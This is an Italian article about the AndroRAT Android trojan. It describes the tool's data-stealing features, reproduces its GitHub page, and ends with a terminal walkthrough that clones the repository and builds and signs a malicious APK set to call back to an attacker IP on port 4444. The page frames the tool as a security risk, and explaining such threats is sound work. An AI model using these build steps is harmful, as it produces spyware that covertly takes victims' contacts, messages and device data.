

Andro **RAT** : Funzionalità e Rischi per la Sicurezza Android

AndroRAT (Android Remote Administration Tool) è un trojan open-source che, sebbene nato come progetto universitario per la ricerca sulla sicurezza, è diventato uno strumento nelle mani dei cybercriminali. Questo malware consente l'accesso non autorizzato ai dati personali e il controllo del dispositivo Android infetto, spesso operando in background senza il consenso o la consapevolezza dell'utente.





karma9874 / AndroRAT Public

karma9874 Update auto_close.yml 1516f5e · 2 years ago 79 Commits

.github/workflows	Update auto_close.yml	2 years ago
Android_Code	foreground service for audio/video #65	4 years ago
Compiled_apk	updates	3 years ago
Jar_utils	no more signing error, hopefully	3 years ago
Screenshots	updated readme	5 years ago
.gitattributes	language_add	5 years ago
.gitignore	no more signing error, hopefully	3 years ago
LICENSE	populating	5 years ago
README.md	Update README.md	3 years ago
androRAT.py	fix for #129	3 years ago

About

A Simple android remote administration tool using sockets. It uses java on the client side and python on the server side


android python java interpreter backdoor reverse-shell exploit sockets apk android-application rat hacktoberfest android-rat androrat interpreter-commands

Readme
MIT license
Activity
3.6k stars
154 watching
1.1k forks
Report repository


Funzionalità Principali di AndroRAT

AndroRAT mette a disposizione degli attaccanti una vasta gamma di funzionalità per il controllo remoto di un dispositivo Android. Tra le più pericolose troviamo l'**accesso completo ai dati personali memorizzati sul telefono**, come rubrica, SMS, cronologia delle chiamate e calendario.


Inoltre, gli attaccanti possono ottenere informazioni dettagliate sul dispositivo, incluso il **modello, il codice IMEI e i dati della rete mobile a cui è connesso**. Questo permette di profilare la vittima e potenzialmente sfruttare ulteriori vulnerabilità.




```
loiliangyang@kali:~$ git clone https://github.com/karma9874/AndroRAT.git
Cloning into 'AndroRAT'...
remote: Enumerating objects: 5008, done.
remote: Counting objects: 100% (5008/5008), done.
remote: Compressing objects: 100% (2929/2929), done.
remote: Total 5008 (delta 2041), reused 4791 (delta 1866), pack-reused 0
Receiving objects: 100% (5008/5008), 37.33 MiB | 16.09 MiB/s, done.
Resolving deltas: 100% (2041/2041), done.
loiliangyang@kali:~$ cd AndroRAT/
loiliangyang@kali:~/AndroRAT$ ls
Android_Code  Compiled_apk  LICENSE    requirements.txt  utils.py
androRAT.py   Jar_utils     README.md  Screenshots
loiliangyang@kali:~/AndroRAT$ pip install -r requirements.txt
Requirement already satisfied: colorama in /usr/lib/python3/dist-packages (from -r requir
0.4.4)
Requirement already satisfied: pyngrok in /loiliangyang/.local/lib/python3.9/site-package
s.txt (line 2)) (5.1.0)
Requirement already satisfied: PyYAML in /usr/lib/python3/dist-packages (from pyngrok->-r
e 2)) (5.4.1)
loiliangyang@kali:~/AndroRAT$ cat requirements.txt
colorama
pyngrokloiliangyang@kali:~/AndroRAT$ 
```



```
:~/AndroRAT$ python3 androRAT.py --build -i 192.168.0.192 -p 4444 
```



```
loiliangyang@kali:~/AndroRAT$ python3 androRAT.py --build -i 192.168.0.192 -p 4444 -o hackerloi.apk
[INFO] Generating APK
[INFO] Building APK |
[SUCCESS] Successfully apk built in /loiliangyang/AndroRAT/hackerloi.apk
[INFO] Signing the apk
[INFO] Signing Apk |
[SUCCESS] Successfully signed the apk hackerloi.apk

loiliangyang@kali:~/AndroRAT$ 
```



